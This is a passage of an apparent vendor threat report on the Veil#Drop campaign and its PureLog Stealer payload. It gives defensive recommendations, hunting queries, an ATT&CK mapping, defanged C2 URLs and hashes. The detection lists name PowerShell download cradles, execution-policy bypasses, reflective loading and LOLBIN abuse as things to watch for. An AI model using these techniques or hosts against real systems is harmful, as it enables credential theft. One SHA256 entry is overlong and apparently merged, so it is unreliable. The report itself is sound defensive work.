The malware may also enumerate security products, antivirus solutions, virtualization indicators, and user privileges. This information provides attackers with valuable context about the victim environment and helps them determine whether the compromised system belongs to an individual user, enterprise workstation, administrator, developer, or other high-value target. For organized cybercriminal groups, this reconnaissance data is often as valuable as the stolen credentials themselves because it enables victim prioritization and supports future intrusion activity.

Data Exfiltration

After collecting credentials, browser data, wallet information, and system details, PureLog packages the harvested information and transmits it to attacker-controlled infrastructure. Typical exfiltrated data includes:

- Credential archives
- Cookie databases

- Session tokens
- Wallet data
- Browser profiles
- System inventory
- Process information

This information is generally transmitted over encrypted channels to remote command-and-control infrastructure where it can be stored, analyzed, and monetized. The stolen data may subsequently be used for account takeover, financial fraud, cryptocurrency theft, identity theft, business email compromise, cloud service abuse, and corporate network access. In many cases, the operators behind information-stealing malware sell harvested credentials through underground marketplaces, allowing other threat actors to purchase access to compromised accounts and environments.

Beyond a Single Endpoint

The impact of a PureLog infection often extends far beyond the initially compromised workstation. While the malware itself focuses primarily on credential theft and information collection, the harvested data can serve as a gateway into larger environments. Examples include:

- VPN credentials
- Microsoft 365 accounts
- Google Workspace accounts
- Corporate email systems
- Cloud platforms
- Remote access portals
- Collaboration platforms
- Internal applications

A single compromised browser profile may contain credentials or active sessions that provide access to an organization's internal resources. Attackers can leverage these credentials to establish persistence, perform lateral movement, escalate privileges, or conduct additional attacks. In enterprise environments, information stealers are frequently the first stage of larger intrusion campaigns. Stolen credentials may later be used to deploy ransomware, conduct data theft operations, perform business email compromise attacks, or facilitate long-term espionage activities.

Operational Impact

One of the most dangerous characteristics of PureLog Stealer is its lack of immediate visibility to the victim. Unlike ransomware, which announces its presence through encryption and ransom notes, PureLog operates silently. Victims may experience no performance impact, no encryption activity, no visible warnings, and no obvious indicators. As a result, infections can remain active for weeks or months before being discovered.

During this period, attackers may continuously harvest credentials, monitor user activity, and maintain access to compromised accounts. The delayed discovery window significantly increases the potential

impact of the compromise and provides attackers with ample opportunity to monetize the stolen information. Ultimately, PureLog Stealer represents far more than a simple credential theft tool. By targeting browsers, cryptocurrency wallets, application data, and system information simultaneously, the malware provides attackers with a comprehensive snapshot of the victim environment that can be leveraged for financial fraud, account compromise, cloud access, corporate intrusion, and broader cybercriminal operations.

Conclusion

Veil#Drop represents a notable evolution in commodity malware delivery, demonstrating how threat actors continue to combine trusted cloud infrastructure, native Windows components, fileless execution techniques, and layered obfuscation to evade modern security controls. While the final payload—PureLog Stealer—is a known information-stealing malware family, the delivery framework observed in this campaign is what makes the operation particularly effective. Rather than relying on a single malicious executable, the attackers distribute functionality across multiple stages, each designed to perform a specific task while minimizing forensic artifacts and detection opportunities.

The infection chain begins with a deceptively named JavaScript file disguised as a legitimate document, progresses through PowerShell download cradles hosted on trusted Blogspot infrastructure, and ultimately delivers XOR-obfuscated .NET assemblies that are executed entirely from memory. Throughout the attack lifecycle, the operators leverage execution policy bypasses, dynamic payload generation, runtime string mutation, reflective assembly loading, and multiple fallback execution mechanisms through trusted Microsoft-signed binaries such as RegSvcs, InstallUtil, and MSBuild. This layered architecture significantly complicates static analysis, signature generation, and traditional malware detection workflows.

One of the most significant observations from this campaign is the deliberate abuse of legitimate services and trusted operating system functionality. By hosting payloads on Blogspot, executing code through PowerShell, and abusing native .NET utilities, the attackers blend malicious activity into normal system behavior. Individually, many of these actions may appear benign or administrative in nature. However, when correlated together, they form a distinctive behavioral sequence that provides defenders with valuable detection opportunities.

The campaign also highlights the growing shift toward memory-resident malware execution. At no point does Veil#Drop rely on a traditional executable delivery model. Instead, payloads are retrieved, decoded, reconstructed, and executed directly from memory using .NET reflection. This approach reduces disk artifacts, limits opportunities for file-based inspection, and forces defenders to rely on process telemetry, behavioral analytics, PowerShell logging, memory analysis, and parent-child process relationships rather than conventional file-scanning technologies.

From a defensive perspective, Veil#Drop reinforces the importance of monitoring the entire execution chain rather than focusing on individual indicators. Activities such as JavaScript execution, PowerShell download cradles, Blogspot communication, ScriptBlock execution, reflective assembly loading, and LOLBIN abuse may appear harmless in isolation. When observed together, however, they provide a high-

confidence indication of malicious activity that can be leveraged for detection engineering, threat hunting, and incident response.

Ultimately, Veil#Drop serves as a reminder that modern malware campaigns increasingly prioritize stealth, flexibility, and resiliency over complexity. By weaponizing trusted services, abusing legitimate Microsoft tooling, and executing payloads entirely in memory, attackers are able to significantly reduce their visibility while maximizing operational success. As adversaries continue to adopt fileless techniques and trusted infrastructure abuse, organizations must move beyond static indicators of compromise and invest in behavioral detection strategies capable of identifying the relationships between processes, scripts, network activity, and in-memory execution artifacts. Only by correlating these behaviors across multiple telemetry sources can defenders effectively detect and disrupt sophisticated malware delivery frameworks such as Veil#Drop before they successfully deploy credential-stealing payloads like PureLog Stealer.

Securonix Recommendations

Vigilance Against Compromised Websites

Veil#Drop leverages compromised websites as the initial infection vector, using malicious JavaScript files disguised as legitimate documents to initiate the attack chain. Because the campaign relies heavily on social engineering rather than exploiting software vulnerabilities, user interaction remains a critical component of successful infection.

Organizations should exercise caution when accessing unfamiliar websites, particularly those that unexpectedly prompt users to download files, open browser-based content, or interact with document-themed downloads. Security teams should implement web filtering, URL categorization, and reputation-based controls capable of identifying and blocking known malicious or compromised websites before users can access hosted payloads. User awareness programs should specifically address the risks associated with document-themed malware, hidden file extensions, and deceptive filenames such as:

FILENAMES

transcript.pdf.js

invoice.pdf.js

purchase_order.pdf.js

Training users to verify file extensions and recognize suspicious download behavior can significantly reduce the likelihood of successful execution.

Monitor Script-Based Execution Chains

A core characteristic of the Veil#Drop infection chain is the transition from JavaScript to PowerShell execution. The campaign relies on Windows Script Host to launch PowerShell, which subsequently retrieves and executes additional payloads from remote infrastructure. Security teams should monitor for suspicious parent-child process relationships including:

PROCESS CHAINS

wscript.exe → powershell.exe

cscript.exe → powershell.exe

These execution chains are uncommon during normal user activity and frequently indicate malicious script execution. Organizations should also monitor common malware staging locations for script execution, payload delivery, and suspicious file activity:

%TEMP% %APPDATA% %ProgramData% Downloads Desktop

The execution of JavaScript files from these locations, particularly when followed by PowerShell activity, should be investigated immediately.

PowerShell Monitoring and Logging

PowerShell serves as the primary delivery and execution mechanism throughout the Veil#Drop framework. The malware leverages download cradles, reflection, in-memory execution, and encoded commands to retrieve and execute payloads without creating traditional executable artifacts. Organizations should enable PowerShell Script Block Logging (Event ID 4104) and PowerShell Module Logging to improve visibility into PowerShell activity. Special attention should be given to the following indicators:

Invoke-Expression (IEX) Invoke-RestMethod (IRM) Invoke-WebRequest

and command-line arguments such as:

-EncodedCommand -ExecutionPolicy Bypass -NoProfile

Additionally, security teams should monitor for PowerShell-based reflection and in-memory execution techniques including [Reflection.Assembly]::Load(), Add-Type, and ScriptBlock::Create(). These techniques are commonly associated with fileless malware frameworks and post-exploitation tooling.

Monitor Trusted Cloud Service Abuse

One of the defining characteristics of Veil#Drop is the abuse of trusted Blogspot infrastructure for payload staging and delivery. Observed infrastructure included:

INDICATORS

htlwub00klocate[.]blogspot[.]com

cpyzaramay26[.]blogspot[.]com

Organizations should monitor scripting engines and administrative utilities for outbound communication to `blogspot[.]com` and `blogger[.]com`. Processes of interest include `powershell.exe`, `wscript.exe`, `cscript.exe`, and `mshta.exe`. While access to Blogspot may be legitimate in many environments, direct communications originating from scripting engines should be treated as suspicious and investigated further. Behavioral detections that correlate the following can provide high-fidelity detection opportunities:

FLOW

PowerShell

↓

Blogspot Communication

↓

Script Execution

Detect Reflective .NET Assembly Loading

A key component of Veil#Drop is the execution of .NET assemblies directly from memory through reflection ([Reflection.Assembly]::Load()), which allows malware to execute without writing executable files to disk. Organizations should monitor for PowerShell activity involving:

- Reflection.Assembly::Load
- Add-Type
- Dynamic compilation
- Assembly.Load
- Memory-resident assemblies

These behaviors are rarely observed in standard user workflows and often indicate fileless malware execution, post-exploitation frameworks, or offensive security tooling.

Monitor LOLBIN Abuse

To maximize reliability, Veil#Drop abuses several trusted Microsoft .NET utilities as fallback execution mechanisms. Observed LOLBINS include:

LOLBINS

regsvcs.exe InstallUtil.exe msbuild.exe csc.exe
vbc.exe ilasm.exe aspnet_compiler.exe

Organizations should establish behavioral baselines for these binaries and investigate:

- Unexpected execution.
- Execution originating from user-writable directories.
- PowerShell spawning .NET utilities.
- Scripting engines launching development tools.
- Assemblies loaded from temporary locations.

Particular attention should be given to process chains such as:

PROCESS CHAINS

powershell.exe → InstallUtil.exe
powershell.exe → MSBuild.exe
powershell.exe → RegSvcs.exe

These execution patterns are uncommon in normal environments and often indicate LOLBIN abuse.

Advanced Memory and Endpoint Monitoring

Because Veil#Drop operates almost entirely in memory, traditional file-based detections may provide limited visibility into the infection chain. Organizations should deploy endpoint telemetry solutions capable of monitoring:

- PowerShell reflection activity
- Memory-resident .NET assemblies
- ScriptBlock execution
- Encoded PowerShell commands
- LOLBIN abuse
- Process relationships

Recommended telemetry sources include Sysmon, Microsoft Defender for Endpoint, EDR platforms, PowerShell logging, and Windows Event Logs. Behavioral detections are significantly more effective than signature-based detections against malware frameworks that utilize reflective loading and fileless execution.

Incident Response and Threat Hunting

Security teams should proactively hunt for behaviors associated with the Veil#Drop infection chain rather than relying solely on static indicators of compromise. High-confidence hunting opportunities include JavaScript launching PowerShell, PowerShell download cradles, Blogspot communication, reflection-based assembly loading, LOLBIN execution from PowerShell, and multi-extension filenames such as:

FILENAMES

transcript.pdf.js
phud.dudus.docx.pdf.olp.sys
niple.docx.odp.pdf.sys

Correlating events across multiple telemetry sources can significantly improve detection fidelity. A typical Veil#Drop execution chain may resemble:

EXECUTION FLOW

transcript.pdf.js
↓
wscript.exe
↓
powershell.exe
↓
blogspot[.]com
↓
ScriptBlock::Create()
↓
Assembly.Load()
↓

InstallUtil.exe / MSBuild.exe



PureLog Stealer

While each individual event may appear benign in isolation, viewing the complete execution sequence provides a highly reliable indicator of malicious activity. Organizations that focus on process relationships, behavioral analytics, memory execution, and cross-stage correlation will be significantly better positioned to identify and disrupt malware delivery frameworks such as Veil#Drop before credential theft and data exfiltration occur.

MITRE ATT&CK Matrix

Tactic	Techniques
Initial Access	T1189 – Drive-by Compromise T1566.002 – Phishing: Spearphishing Link
Execution	T1059.001 – Command and Scripting Interpreter: PowerShell T1059.007 – Command and Scripting Interpreter: JavaScript T1204.002 – User Execution: Malicious File
Persistence	T1547 – Boot or Logon Autostart Execution
Defense Evasion	T1027 – Obfuscated Files or Information T1027.013 – Encrypted/Encoded File T1036 – Masquerading T1036.007 – Double File Extension T1140 – Deobfuscate/Decode Files or Information T1218 – Signed Binary Proxy Execution T1218.004 – InstallUtil T1218.009 – Regsvcs/Regasm T1218.011 – MSBuild T1562.001 – Impair Defenses: Disable or Modify Security Tools T1620 – Reflective Code Loading
Credential Access	T1555.003 – Credentials from Web Browsers T1539 – Steal Web Session Cookie
Discovery	T1082 – System Information Discovery T1057 – Process Discovery
Collection	T1005 – Data from Local System T1213 – Data from Information Repositories

Command and Control	T1071.001 – Application Layer Protocol: Web Protocols T1105 – Ingress Tool Transfer T1573 – Encrypted Channel
---------------------	--

Exfiltration	T1041 – Exfiltration Over C2 Channel
--------------	---

Relevant Securonix Detections

EDR-ALL-1165-RU EDR-ALL-1195-RU EDR-ALL-1086-RU PSH-ALL-227-RU PSH-ALL-326-RU PSH-ALL-228-RU

Relevant Hunting Queries

Remove the square brackets “[]” from IP addresses or URLs before use.

QUERY

```
index = activity AND rg_functionality = "Next Generation Firewall"  
AND (destinationhostname CONTAINS "htlwub00klocate[.]blogspot[.]com"  
OR destinationhostname CONTAINS "cpyzaramay26[.]blogspot[.]com")
```

QUERY

```
index = activity AND rg_functionality = "Endpoint Management Systems"  
AND (deviceaction = "Process Create" OR deviceaction = "Process")  
AND ((parentprocessname ENDS WITH "wscript.exe" AND destinationprocessname ENDS WITH  
"powershell.exe")  
OR (parentprocessname ENDS WITH "cscript.exe" AND destinationprocessname ENDS WITH  
"powershell.exe"))
```

QUERY

```
index = activity AND rg_functionality = "Endpoint Management Systems"  
AND (deviceaction = "Process Create" OR deviceaction = "Process")  
AND (childprocesscommandline CONTAINS "Invoke-RestMethod"  
OR childprocesscommandline CONTAINS "Invoke-Expression"  
OR childprocesscommandline CONTAINS "Invoke-WebRequest")
```

QUERY

```
index = activity AND rg_functionality = "Endpoint Management Systems"  
AND (deviceaction = "Process Create" OR deviceaction = "Process")  
AND (childprocesscommandline CONTAINS "-ExecutionPolicy Bypass"  
OR childprocesscommandline CONTAINS "-ep bypass")
```

QUERY

```
index = activity AND rg_functionality = "Endpoint Management Systems"  
AND (deviceaction = "Process Create" OR deviceaction = "Process")  
AND (childprocesscommandline CONTAINS "-EncodedCommand")
```

OR childprocesscommandline CONTAINS "-enc "

OR childprocesscommandline CONTAINS "-ec ")

QUERY

index = activity AND rg_functionality = "Endpoint Management Systems"

AND (TargetFileName CONTAINS ".docx.pdf" OR TargetFileName CONTAINS ".pdf.js"

OR TargetFileName CONTAINS ".odp.pdf.sys" OR TargetFileName CONTAINS "transcript.pdf.js"

OR TargetFileName CONTAINS "phud.dudus.docx.pdf.olp.sys"

OR TargetFileName CONTAINS "niple.docx.odp.pdf.sys")

QUERY

index = activity AND rg_functionality = "Endpoint Management Systems"

AND (deviceaction = "Network connection detected")

AND destinationprocessname ENDS WITH "powershell.exe"

AND (destinationhostname CONTAINS "blogspot.com" OR destinationhostname CONTAINS "blogger.com")

QUERY

index = activity AND rg_functionality = "Endpoint Management Systems"

AND (commandline CONTAINS "Reflection.Assembly::Load" OR commandline CONTAINS "Assembly.Load"

OR commandline CONTAINS "Add-Type" OR commandline CONTAINS "ScriptBlock::Create")

QUERY

index = activity AND rg_functionality = "Endpoint Management Systems"

AND (parentprocessname ENDS WITH "powershell.exe")

AND (destinationprocessname ENDS WITH "regsvcs.exe" OR destinationprocessname ENDS WITH "InstallUtil.exe"

OR destinationprocessname ENDS WITH "msbuild.exe" OR destinationprocessname ENDS WITH "csc.exe"

OR destinationprocessname ENDS WITH "vbc.exe" OR destinationprocessname ENDS WITH "ilasm.exe"

OR destinationprocessname ENDS WITH "aspnet_compiler.exe")

QUERY

index = activity AND rg_functionality = "Endpoint Management Systems"

AND (deviceaction = "Process Create" OR deviceaction = "Process")

AND (processpath CONTAINS "\Downloads\" OR processpath CONTAINS "\Desktop\"

OR processpath CONTAINS "\AppData\"")

AND (destinationprocessname ENDS WITH ".js")

C2 and Infrastructure

C2 Address

[https://htlwub00klocate\[.\]blogspot\[.\]com/phud.dudus.docx.pdf.olp.sys](https://htlwub00klocate[.]blogspot[.]com/phud.dudus.docx.pdf.olp.sys)

[https://cpyzaramay26\[.\]blogspot\[.\]com/.../niple.docx.odp.pdf.sys](https://cpyzaramay26[.]blogspot[.]com/.../niple.docx.odp.pdf.sys)

Analyzed Files / Hashes

File Name	SHA256
transcript.pdf.js	b0f550c17a19682ff54bca418ee186ac986d0813e018b317dc0e7aebff5bf0546a6a4c29d37732a7af61b2dab8f521306a0cc096974e1a43e0df81cadfffa4ade6a037dfe2e9f054e8e7695423c0cc388001362e3737271c639fdc1f08f849eb5396b4034130bbf1fe30234cbd321cac67230b19b620e3f5f6ee9ad8f55dcd3
phud.dudus.docx.pdf.olp.sys	a048fc039ba6d1e22736c9142998de79445f878136664958f9b11156aaf1b61f
niple.docx.odp.pdf.sys	7fa075ed827095b4531cb35f650ccf6345c3799734e4ed30d9f52e72c0711713
decoded_1.bin (PureLog Stealer)	7e4646d0cf91153653c5e366f98a65aad5ef363e0edeb246c809f53085971453
decoded_2.bin (PureLog Stealer)	3d3342af3608399704d5daf9dc061ad1f8b243531fd9ef8497a10c6a9dd59661

[Previous Article](#)

[Data on The Frontline: How Geopolitical Tensions Change Cybersecurity](#)



[Threat Research](#)

[CHAMELEON#NET: A Deep Dive into Multi-Stage .NET Malware Leveraging Reflective Loading and Custom Decryption for Stealthy Operations](#)

[Learn More](#)

securonix | **THREAT LABS**

Analyzing SERPENTINE#CLOUD: Threat Actors Abuse Cloudflare Tunnels to Infect Systems with Stealthy Python-Based Malware

**COVERAGE
ADVISORY**



[Threat Research](#)

[Analyzing SERPENTINE#CLOUD: Threat Actors Abuse Cloudflare Tunnels to Infect Systems with Stealthy Python-Based Malware](#)

[Learn More](#)

securonix | **THREAT LABS**

INTELLIGENCE INSIGHTS



November 2023

[Threat Research](#)

[Securonix Threat Labs Monthly Intelligence Insights – November 2023](#)

[Learn More](#)

securonix | **THREAT LABS**

INTELLIGENCE INSIGHTS



October 2023

[Threat Research](#)

[Securonix Threat Labs Monthly Intelligence Insights – October 2023](#)

[Learn More](#)